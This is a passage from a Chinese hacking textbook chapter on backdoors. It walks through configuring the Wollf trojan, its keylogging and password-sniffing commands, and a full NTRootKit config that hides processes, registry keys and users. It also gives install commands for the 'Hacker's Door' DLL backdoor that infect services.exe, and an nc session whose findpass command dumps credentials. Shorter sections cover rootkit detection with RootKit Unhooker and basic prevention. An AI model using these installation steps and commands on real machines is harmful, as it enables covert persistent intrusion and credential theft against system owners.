语句中“参数选项”中包含多个参数，各参数间以空格进行分隔，单个参数中不同内容以“:”或“;”符号分隔。下面讲解“参数选项”中各个参数的具体含义。

- install 表示安装 Wollf 服务，其默认监听的端口为 7614。
- remove 表示停止并清除 Wollf 服务。
- update 表示升级 Wollf 服务。
- debug 表示当无法安装服务时，使用该参数可以查看安装失败的原因。
- once 表示作为普通进程运行，重启后不自动加载。
- connect [host] [port]主要用于连接后传输文件，表示连接到远程的 Wollf 服务。
- listen [port]主要用于反向连接方式，用于监听指定端口，等待远程连接。
- setup 对 wollf.exe 进行监听端口、访问口令或设置为反向连接方式等内容的设置，设置完成后将生成 wollf_new.exe。

通过 Telnet 连接后输入“help”命令，可以查看命令列表；输入“help | more”可分页显示帮助信息，如图 19.37 所示；输入“exit”命令可断开连接；输入“quit”命令可关闭服务等。

图 19.37 分屏显示帮助信息

在 Wollf 木马程序中可以运行很多 DOS 命令，Wollf 木马程序支持的常用命令及作用如下所示：

- **DOS** 切换到 MS-DOS 提示符。
- **POPMSG** 弹出系统对话框。
- **SYSINFO** 查看系统基本信息。
- **WGET** 从 HTTP 服务器下载文件。

- FGET　从 FTP 服务器下载文件。
- FPUT　向 FTP 服务器上传文件。
- DIR/LS/LIST　目录/文件列表。
- PWD　查看当前目录。
- CD　进入到指定的目录当中。
- MD/MKDIR　创建一个指定的目录。
- COPY/CP　复制文件目录或文件。
- DEL/RM　删除文件目录或文件。
- REN　重命名文件。
- MOVE/MV　移动文件目录或文件。
- TYPE/CAT　查看文本的内容。
- WS　查看窗口列表。
- PS　查看进程列表。
- KILL　强行关闭进程。
- REBOOT　重启系统。
- SHUTDOWN　关闭系统。
- EXIT　断开当前连接。
- QUIT　断开所有连接并中止服务。
- REMOVE　卸载服务。
- TELNET　连接到其他安装本服务的机器。
- FTPD　启动 FTP 服务。
- REDIR　绑定 TCP 端口并转发接收到的所有数据。
- REDIR_STOP　停止端口转发。
- SNIFF　监听局域网内 FTP/SMTP/POP3/HTTP 密码（仅对 Windows 2000/XP 系统有效）。
- SNIFF_STOP　停止监听密码。
- KEYLOG　启动键盘记录。
- KEYLOG_STOP　停止键盘记录。
- VER/VERSION　版本信息。
- HELP/H/?　帮助信息。

下面介绍如何使用自定义方式安装 Wollf 后门。

step 1　执行“开始”→“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。在“命令提示符”窗口中输入“wollf.exe -setup”命令，按下 Enter 键之后即可进入到 Wollf 参数的设定模式，如图 19.38 所示。

从图 19.38 可以看出，在“命令提示符”窗口中可以设置如下 10 个 Wollf 的参数。

- Set listen port　改变监听的端口。
- Set access password　设置连接时的密码。
- Set service name　设置服务名称。




图 19.38 Wollf 参数设置模式

- Set service display name 显示服务的名称。
- Set EXE filename 设置进程的名称。
- Set FTP path (if requires reverse connection by FTP server) 设置 FTP 服务。
- Set HTTP path(if requires reverse connection by HTTP server) 设置 HTTP 服务。
- View config information 显示配置信息。
- Help 显示帮助。
- Complete 退出。

step 2 在其中输入相应的数字对各个选项分别进行设置，如设置连接时密码的“命令提示符”窗口如图 19.39 所示，再如设置进程名称的“命令提示符”窗口如图 19.40 所示。

step 3 设置完成之后输入“0”来结束配置，如图 19.41 所示。Wollf 的配置操作完成以后，将会在与 wollf.exe 同一目录中生成一个名为 wollf_new.exe 的新程序，该程序就是自定义参数的 Wollf 木马，如图 19.42 所示。




图 19.39 设置连接时密码




图 19.40 设置进程名称




图 19.41 结束配置

图 19.42 查看自定义参数的 wollf 木马

在使用 Winshell 后门的过程中，如果读者不小心输入一个错误命令，则无法通过回退、删除等键盘操作弥补，只能等待在下一行重新输入命令。这是因为 Winshell 为了减少体积，没有做容错处理。建议使用 NC 连接 Winshell 服务端，因为 NC 有自己的输入缓冲区。当客户端确认自己输入正确后，NC 才将缓冲区中的命令发送给服务端。

从前面讲解的内容可以看出，Winshell 实际上就是潜伏在系统中的“间谍”。这个“间谍”长期潜伏在用户的计算机系统当中，并且在适当的时候发挥重要的作用，实现黑客攻击者们所要达到的目的。

19.2 RootKit 技术

黑客攻击者创建的后门要求具有很高的隐蔽性。一个良好的后门能够长期地潜伏在计算机系统当中，即使是经验丰富的系统管理员也很难发现。然而，像前面讲解的账号后门、系统服务后门和漏洞后门等后门都达不到这个要求，对于这些后门而言，只要稍微有一定黑客和后门防护知识的管理员就能够发现并将其移除。因此，创建后门的重点是提高后门的隐蔽性，下面将讲解一下系统级后门 RootKit 技术及 RootKit 检测技术。

19.2.1 RootKit 技术概述

Rootkit 出现于 20 世纪 90 年代初，在 1994 年发表的一篇安全咨询报告中首先使用了 Rootkit 这个名词。从出现至今，Rootkit 的技术发展非常迅速，应用也越来越广泛，检测难度也越来越大，其中针对 SunOS 和 Linux 两种操作系统的 Rootkit 最多。所有的 Rootkit 基本上都是由几个独立的程序组成的，一个典型的 Rootkit 包括以太网嗅探器程序和木马程序。以太网嗅探器程序用于获得网络上传输的用户名和密码等信息，而木马程序则用于为攻击者提供后门。

实际上，RootKit 是一种“越权执行”的应用程序，它设法让自己达到和内核一样的运行级别，甚至进入内核空间，这样它就拥有了和内核一样的访问权限，因而可以对内核指令进行修改。最常见的是修改内核枚举进程的 API，让它们返回的数据始终“遗漏”RootKit 自身进程的信息。这样，由于进程被 API 拦截，因此用户就看不到进程，看不到文件，也看不到被打开的端口，所以说，使用 RootKit 技术进行攻击还是很具有破坏性的。

19.2.2 NTRootKit 后门

NTRootKit 作为内核级后门被安装到系统中。NTRootKit 可以采用 UDP 或 TCP 协议进行连接，在使用 TCP 进行连接时，只是使用了 TCP 数据包进行通信，实际上并没有建立 TCP 连接。使用 NTRootKit 可以隐藏进程、文件、目录、服务、注册表项和用户等。NTRootKit 的攻击性很强，因此希望读者只学习了解，不要公开传播。

通常情况下，NTRootKit 的配置文件被保存在 ntRootKit.ini 文件中。下面讲解内核级后门 NTRootKit 的安装方法。

step 1 首先编写 ntRootKit.ini 文件，该文件中的内容如下所示：

```
[GLOBAL]
```

```
servicename=my_server
installdir=files\my_server
connpasss=yyt_hacl11
keylog=0
workmode=1
[HIDDEN PROCNAME]
test.exe
notepad.exe
nc.exe
[HIDDEN REGKEY]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
[HIDDEN REGVALUE]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmwar
e-tray
[HIDDEN FILEDIR]
c:\dell
c:\x
[HIDDEN SERVICE]
alter
test service
tlntsvr
[HIDDEN USER]
yyt_hac
hacker
```

关于上面程序代码的说明如下：

- [GLOBAL] 表示 RootKit 安装配置的全局参数，包括 servicename，表示 RootKit 安装后的服务名；installdir，表示 RootKit 安装后所在的目录；connpass，表示连接密码，也是卸载和升级时要用的密码；keylog，表示不进行键盘记录，为 1 表示进行键盘记录；workmode，为 0 表示用 sniffer 方式，为 1 表示用网络驱动程序收发数据包。
- [HIDDEN PROCNAME] 表示需要隐藏的进程名。
- [HIDDEN REGKEY] 表示需要隐藏的注册表键。
- [HIDDEN REGVALUE] 表示需要隐藏的注册表键值。
- [HIDDEN FILEDIR] 表示需要隐藏的文件和目录名。
- [HIDDEN SERVICE] 表示需要隐藏的服务名称。
- [HIDDEN USER] 表示需要隐藏的用户名称。

step 2 将配置好的 ntRootKit.ini 文件和 NTRootKit.exe 同时复制到目标计算机上，运行 NTRootKit.exe，完成 NTRootKit 后门的安装。

在安装 NTRootKit 之后，NTRootKit 本身将从系统中消失，并且配置文件中的进程、服务、注册表键值、文件、系统用户等都将隐藏。NTRootKit 采用的是内核级隐藏技术，而不是普通的设置系统参数隐藏，因此即使是采用专业的进程工具也难以发现它的存放位置。

19.2.3 RootKit 专用检测工具介绍

前面讲解了 RootKit 技术以及 NTRootKit 后门的制作方法。当用户不确定自己的计算机是否感染了 RootKit 病毒程序时，可以使用 RootKit 专用工具进行检测。通常情况下，可以使用 RootKit Unhooker 检测工具检测 RootKit。RootKit Unhooker 产自俄罗斯，是一款较新的 RootKit 检测工具。RootKit Unhooker 有描述表钩子检测和恢复功能、进程检测和驱动检测功能、隐藏进程杀除、API 钩子检测、驱动转储以及生成报告等功能。

在使用 RootKit Unhooker 检测工具检测 RootKit 之前，需要关掉其他 AntiRootKit 工具以及带有反病毒防御功能的杀毒软件。使用 RootKit Unhooker 检测工具检测 RootKit 的操作步骤如下所示。

step 1 下载并且安装 RootKit Unhooker 检测工具，然后运行 RootKit Unhooker，系统运行之后的主界面窗口如图 19.47 所示。




图 19.47 RootKit Unhooker 的主界面窗口

step 2 单击 RootKit Unhooker 主界面窗口中的 Files 选项卡，进入到 Files 选项卡界面当中。在该界面中单击 Scan 按钮开始检测隐藏文件，检测完毕后被检测到的系统隐藏文件将被显示在“Files”选项界面中的列表当中。

step 3 单击 Processes 选项卡，进入到 Processes 选项卡界面当中，在该界面中单击 Scan 按钮开始检测系统中的进程，如图 19.48 所示。

step 4 选中并且右击进程，在弹出的菜单中选择“Kill Process”命令可以结束选中的进程，如图 19.49 所示。

右击选中的进程，然后在弹出的菜单中选择“Force Kill+File Erase”命令，可以实现在结束进程的同时还可以附加删除进程文件，这样就能够达到防止后门程序重新生成的目的，如图 19.50 所示。




图 19.48 检测系统中的进程




图 19.49 结束选中的进程




图 19.50 结束进程的同时删除进程文件

19.3 黑客之门

在讲解了常用后门技术和 RootKit 技术之后，下面再讲解一下黑客之门。黑客之门具有独特的文件感染启动方式和端口重用技术，这两种技术的应用使得它的隐蔽性在同类软件中占有领先的地位，随着稳定性、易用性和功能的加强，相信黑客之门必将成为黑客的终极利器。

19.3.1 黑客之门介绍

黑客之门是作者 yyt_hac 的作品，它是一种先进的黑客后门技术。黑客之门实际上只有一个 dll 文件。黑客之门通过感染系统文件进行启动，被感染的系统文件大小和日期都不会改变。黑客之门采用线程插入技术，本身没有进程，也不开端口，而是重用系统进程开的任意一个端口，如 80、135、445 端口等，这为它穿透防火墙提供了便利的条件。

19.3.2 黑客之门的配置与安装

在应用黑客之门之前首先需要对其进行配置和安装，下面就分别讲解一下配置和安装黑客之门的实现方法。

19.3.2.1 配置黑客之门

下载黑客之门程序，运行 HDConfig.exe，选择要进行配置的黑客之门服务器端，默认是 hkdoordll.dll。保存设置的时候会提示输入密码，如果第一次进行配置，需要输入初始密码“yyt_hac”，用户也可以自己配置密码，这个密码用于连接和卸载后门，如图 19.51 所示。




图 19.51 配置黑客之门

19.3.2.2 安装黑客之门

在配置完黑客之门之后，就可以在目标计算机上安装黑客之门了。通常情况下，由于目前 Windows XP 下的数据执行保护功能不允许用 rundll32.exe 执行 dll 中的函数，因此如果要在 Windows XP 下安装黑客之门，必须先禁止数据执行保护功能。

下面以感染系统文件的安装方式来讲解如何安装黑客之门。

在“命令提示符”窗口中输入并且运行下面的命令。

```
C:\>rundll32 hkdoordll,DllRegisterServer conime.exe 1 1
```

上面的方式只感染进程，而不感染系统文件，重启机器或退出进程之后，后门也就退出了。这样适用于在自己的机器上做测试。如果用户想在目标计算机上安装黑客之门，可以采用下面的安装方式。

```
C:\>rundll32 hkdoordll,DllRegisterServer
```

上面是默认安装方式，它会感染 services.exe 文件，以便在系统重启时启动后门，同时把自己加载到 services.exe 进程中。

要判断有没有安装成功，可以查看 system.tmp 里的信息，system.tmp 放在%winnt%\temp 目录下。在“命令提示符”窗口中输入如下的命令，然后按下 Enter 键。

```
C:\WINNT\temp>type system.tmp  //这个文件的生成会有延时，多 type 几次
```

此时将显示下面的语句。

```
C:\WINNT\temp>type system.tmp
2/27/2009 21:21:59 l=0
Modth.Flag=2,Modth.ModifyModth=1,Modth.StartModth=1,
Param[0]=C:\WINNT\system32\services.exe,Param[1]=hkdoordll.dll,Param[2]=Dl
lRegisterServer
2/27/2009 21:21:59 l=0
Freeing 'hkdoordll.dll':
2/27/2009 21:21:59 l=0
Couldn't free
2/27/2009 21:21:59 l=0
Entering DLL_PROCESS_ATTACH,Process:Services.exe
2/27/2009 21:21:59 l=0
Begin to start hacker's door....
2/27/2009 21:21:59 l=0
UnloadDriver successfully!
2/27/2009 21:21:59 l=0
Begin to start hacker's door....
2/27/2009 21:21:59 l=0
OS system info:System Version:Windows nt 5.0 build:2195
Service Pack:2.0
Product type:Windows 2000/xp/2003 Professional
,SEQ:1.2pub0001,IsInstall:1
2/27/2009 21:21:59 l=0
Loading 'hkdoordll.dll':
2/27/2009 21:21:59 l=0
Loaded (0x10000000)
2/27/2009 21:22:1 l=0
Start hacker's door successfully!
2/27/2009 21:22:2 l=0
The backdoor is installed successfully!
C:\WINNT\temp>
```

在语句中如果看到“Start hacker's door successfully!”就说明安装成功了，否则就是没有安装成功。

19.3.3 连接黑客之门

在配置与安装黑客之门之后，还需要连接黑客之门，从而实现对目标计算机实施攻击的操作。

通常情况下，使用NC连接的方式可以连接黑客之门。用NC连接被安装后门计算机的任意一个打开的端口，然后输入“NCLOGIN连接密码”，连接密码默认是“yyt_hac”。使用NC连接目前最多可支持3个连接。使用命令行提示符连接黑客之门的操作记录如下所示。

```
C:\>nc 192.168.0.106 139
NCLOGIN yyt_hac
       This is the server of hacker's door made by yyt_hac,
Welcome to http://www.yythac.com
HKDOOR>?                          //得到命令的帮助信息
?-------------------[command],Get command list and the descript of the command
hdver--------------------Get the version of hacker's door installed
findpass-----------------Get all logon user's username and password
open3389---------------- [port] [/r],with 'port' to special termserver 's port,
with '/r' to reboot system
opentelnet------------- [port],open telnet server with [port],default port is
23
pslist-------------------Get process list from remote machine
pskill-------------------pID,Kill the process of remote machine
getsysinfo--------------Get the system info from remote machine
shutdown----------------[/r],With '/r' to reboot system,else power off system
exitshell---------------Exit the shell of hacker's door
HKDOOR>findpass          //查找所有登录用户的用户名和密码
The session:0 login information is:
Domain:YYT_HAC,User:Administrator,Password:123456
HKDOOR>getsysinfo        //得到基本的机器信息
Number of CPU:1
Type of CPU:Intel  Pentium III or high
System Version:Windows nt 5.0 build:2195
Service Pack:4.0
Product type:Windows 2000 Server
Computer Name:YYT_HAC
System Dir:C:\WINNT\system32
HKDOOR>exitshell
Exit Successfully
C:\>
```

19.4 后门的防范

前面讲解了各种后门技术的攻击原理及方式。实际上，无论是黑客攻击者还是系统管理员，不仅要了解后门的攻击知识，而且还要了解后门的防范技术。下面就讲解在操作系统中，最常见的几种后门防范技术。

19.4.1 Windows XP 风险后门

用户在安装计算机操作系统时，通常情况下都习惯于接受系统的默认安装方式。然而，采用默认安装方式安装操作系统会给系统留下很大的安全隐患。在安装操作系统时，如果设置的Administrator用户密码为空，则系统将会处于不安全的状态。

在计算机系统当中，如果给后添加的用户设置了密码，并且以该用户登录系统时，会提示用户输入正确的密码，如图 19.52 所示。

